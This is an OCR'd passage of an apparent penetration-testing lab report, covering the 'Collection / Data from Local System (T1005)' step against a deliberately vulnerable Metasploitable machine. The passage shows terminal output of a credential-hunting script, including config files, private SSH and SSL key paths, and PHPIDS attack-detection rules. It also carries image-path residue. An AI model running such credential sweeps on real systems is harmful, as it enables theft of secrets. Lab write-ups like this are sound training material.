





9. Collection


9.1. Data from Local System (T1005)


On .237, create a script for finding passwords, apis, keys, credentials, backup files, certificates, config files, env files, tokens, databases





Run to find following results





bgreen@metasploitable: ~
File Actions Edit View Help
tag":["id","spam"]},"impact":"5"},{"id":"64","rule":"(?:\\.pl\\?\\w+=\\w?\\|\\w+;)|(?:\\|\\(\\w+=*)|(?:*\\s*\\)+\\s*;)","description":"Detects perl echo shellcode injection and LDAP vectors","tags":{"tag":["lfi","rfe"]},"impact":"5"},{"id":"65","rule":"(?:(?:do|for|while)\\s*\\([^;]+;+\\))|(?:(?:^|\\Won\\w+\\s*=[\\w\\W]*(?:on\\w+|alert|eval|print|confirm|prompt))|(?:groups=\\d+\\(\\w+\\))|(?:(.)\\1{128,})","description":"Detects basic XSS DoS attempts","tags":{"tag":["rfe","dos"]},"impact":"5"},{"id":"67","rule":"(?:\\({2,}\\+{2,}:{2,})|(?:\\({2,}\\+{2,}:+)|(?:\\({3,}\\++:{2,})|(?:\\$\\[!!!\\])","description":"Detects unknown attack vectors based on PHPIDS Centrifuge detection","tags":{"tag":["xss","csrf","id","rfe","lfi"]},"impact":"7"},{"id":"68","rule":"(?:[\\s\\\/\"]+[-\\w\\\/*]+\\s*=.+(?:\\\/\\s*>))","description":"finds attribute breaking injections including obfuscated attributes","tags":{"tag":["xss","csrf"]},"impact":"4"}]}}
/var/www/dvwa/config/config.inc.php
FOUND: /var/www/dvwa/config/config.inc.php
If you are having problems connecting to the MySQL database and all of the variables below are correct
Database management system to use
/var/www/dvwa/config/config.inc.php~
FOUND: /var/www/dvwa/config/config.inc.php~
If you are having problems connecting to the MySQL database and all of the variables below are correct
Database management system to use
/var/www/mutillidae/config.inc
FOUND: /var/www/mutillidae/config.inc
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config--LoggerPropertySetter.php.html
FOUND: /var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config--LoggerPropertySetter.php.html
<h2 class="file-name">/config/LoggerPropertySetter.php</h2>
LoggerPropertySetter
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config--LoggerPropertyGetter.php.html
FOUND: /var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config--LoggerPropertyGetter.php.html
<h2 class="file-name">/config/LoggerPropertyGetter.php</h2>
LoggerPropertyGetter
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/trunk/package-config.php
FOUND: /var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/trunk/package-config.php
Type here to search
1:20 PM
12/21/2025


bgreen@metasploitable: ~
File Actions Edit View Help
/*information sur la configuration de la securit* @PICNet FrameWorks*/
/var/www/tikiwiki/lib/Galaxia/config.tikiwiki.php
FOUND: /var/www/tikiwiki/lib/Galaxia/config.tikiwiki.php
* Configuration of the Galaxia Workflow Engine for TikiWiki
// Common prefix used for all database table names, e.g. galaxia_
/var/www/tikiwiki/lib/Galaxia/config.php
FOUND: /var/www/tikiwiki/lib/Galaxia/config.php
* Configuration of the Galaxia Workflow Engine for TikiWiki
// Common prefix used for all database table names, e.g. galaxia_
/var/www/tikiwiki/lib/Galaxia/config.xaraya.php
FOUND: /var/www/tikiwiki/lib/Galaxia/config.xaraya.php
* Configuration of the Galaxia Workflow Engine for Xaraya
// Common prefix used for all database table names, e.g. xar_workflow_
/var/www/tikiwiki/lib/smarty/libs/plugins/function.config_load.php
FOUND: /var/www/tikiwiki/lib/smarty/libs/plugins/function.config_load.php
* Smarty {config_load} function plugin
* Name: config_load
/var/www/tikiwiki/doc/99_tiki-apache.conf
FOUND: /var/www/tikiwiki/doc/99_tiki-apache.conf
#Tiki configuration to secure tiki with apache
#include this file from your main httpd configuration file
/var/www/tikiwiki/templates/tiki-mods_config.tpl
FOUND: /var/www/tikiwiki/templates/tiki-mods_config.tpl
<h1>{tr}Package Config{/tr}</h1>
<h2>Configure
/var/www/tikiwiki/templates/tiki-config_pdf.tpl
FOUND: /var/www/tikiwiki/templates/tiki-config_pdf.tpl
<h1>{tr}Create PDF{/tr}</H1>
<form method="post" action="tiki-config_pdf.php">
/var/spool/postfix/etc/nsswitch.conf
FOUND: /var/spool/postfix/etc/nsswitch.conf
Example configuration of GNU Name Service Switch functionality.
/etc/gssapi_mech.conf
FOUND: /etc/gssapi_mech.conf
This configuration file determines which GSS-API mechanisms
/etc/gconf/2/evoldap.conf
FOUND: /etc/gconf/2/evoldap.conf
The values of the following keys:
template corresponding to the key.
Type here to search
1:20 PM
12/21/2025


bgreen@metasploitable: ~
File Actions Edit View Help
This configuration file gives defaults for the scripts in
configuration file, which has exactly the same syntax as this file.
/etc/ufw/sysctl.conf
FOUND: /etc/ufw/sysctl.conf
Configuration file for setting network variables
/etc/syslog.conf
FOUND: /etc/syslog.conf
/etc/syslog.conf   Configuration file for syslogd.
/etc/postgresql/8.3/main/postgresql.conf
FOUND: /etc/postgresql/8.3/main/postgresql.conf
PostgreSQL configuration file
option or PGDATA environment variable, represented here as ConfigDir.
/etc/postgresql/8.3/main/start.conf
FOUND: /etc/postgresql/8.3/main/start.conf
Automatic startup configuration
/etc/ucf.conf
FOUND: /etc/ucf.conf
ucf script for configuration.
/etc/deluser.conf
FOUND: /etc/deluser.conf
/etc/deluser.conf: `deluser' configuration.
Backup files before removing them. This options has only an effect if
/etc/w3m/config
FOUND: /etc/w3m/config
ssl_key_file
/etc/X11/xorg.conf
FOUND: /etc/X11/xorg.conf
xorg.conf (X.Org X Window System server configuration file)
This file was generated by dexconf, the Debian X Configuration tool, using
/etc/X11/xorg.conf.20240224030531
FOUND: /etc/X11/xorg.conf.20240224030531
xorg.conf (X.Org X Window System server configuration file)
This file was generated by dexconf, the Debian X Configuration tool, using
/etc/X11/xorg.conf.20240418110746
FOUND: /etc/X11/xorg.conf.20240418110746
xorg.conf (X.Org X Window System server configuration file)
This file was generated by dexconf, the Debian X Configuration tool, using
/etc/bind/named.conf.local
FOUND: /etc/bind/named.conf.local
Type here to search
1:21 PM
12/21/2025



bgreen@metasploitable: ~
File Actions Edit View Help
/etc/ssh/sshd_config
FOUND: /etc/ssh/sshd_config
Package generated configuration file
HostKeys for protocol version 2
/etc/cowpoke.conf
FOUND: /etc/cowpoke.conf
System configuration file for cowpoke
The gpg key id to pass to debsign's -k option. eg. SIGN_KEYID="0x12345678"
/etc/xinetd.conf
FOUND: /etc/xinetd.conf
Simple configuration file for xinetd
[+] Searching for business/financial data...
/var/www/dvwa/external/phpids/0.6/docs/examples/cakephp/intrusions.sql
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/docs/en/reporter_documentation.html
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/docs/fr/reporter_documentation.html
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/default_reporter.php
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/reporter.php
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/changes-report.html
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/project-reports.html
/var/www/phpMyAdmin/scripts/upgrade_tables_mysql_4_1_2+.sql
/var/www/phpMyAdmin/scripts/create_tables.sql
/var/www/tikiwiki-old/tiki-forums_reported.php
/var/www/tikiwiki-old/lib/adodb/session/adodb-sessions.oracle.sql
/var/www/tikiwiki-old/lib/adodb/session/adodb-sessions.mysql.sql
/var/www/tikiwiki-old/lib/adodb/session/adodb-sessions.oracle.clob.sql
/var/www/tikiwiki-old/db/oracle/md5.sql
/var/www/tikiwiki-old/db/tiki-secdb_1.9_mysql.sql
[+] Looking for SSH keys and credentials...
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-cert.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/ca-cert.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-req.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-key.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-req.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-key.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-cert.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/ca-key.pem
/home/msfadmin/.ssh/id_rsa
/home/msfadmin/.ssh/id_rsa.pub
-rw------- 1 bgreen bgreen   0 Dec 21 02:04 /home/bgreen/.bash_history
Type here to search
1:22 PM
12/21/2025




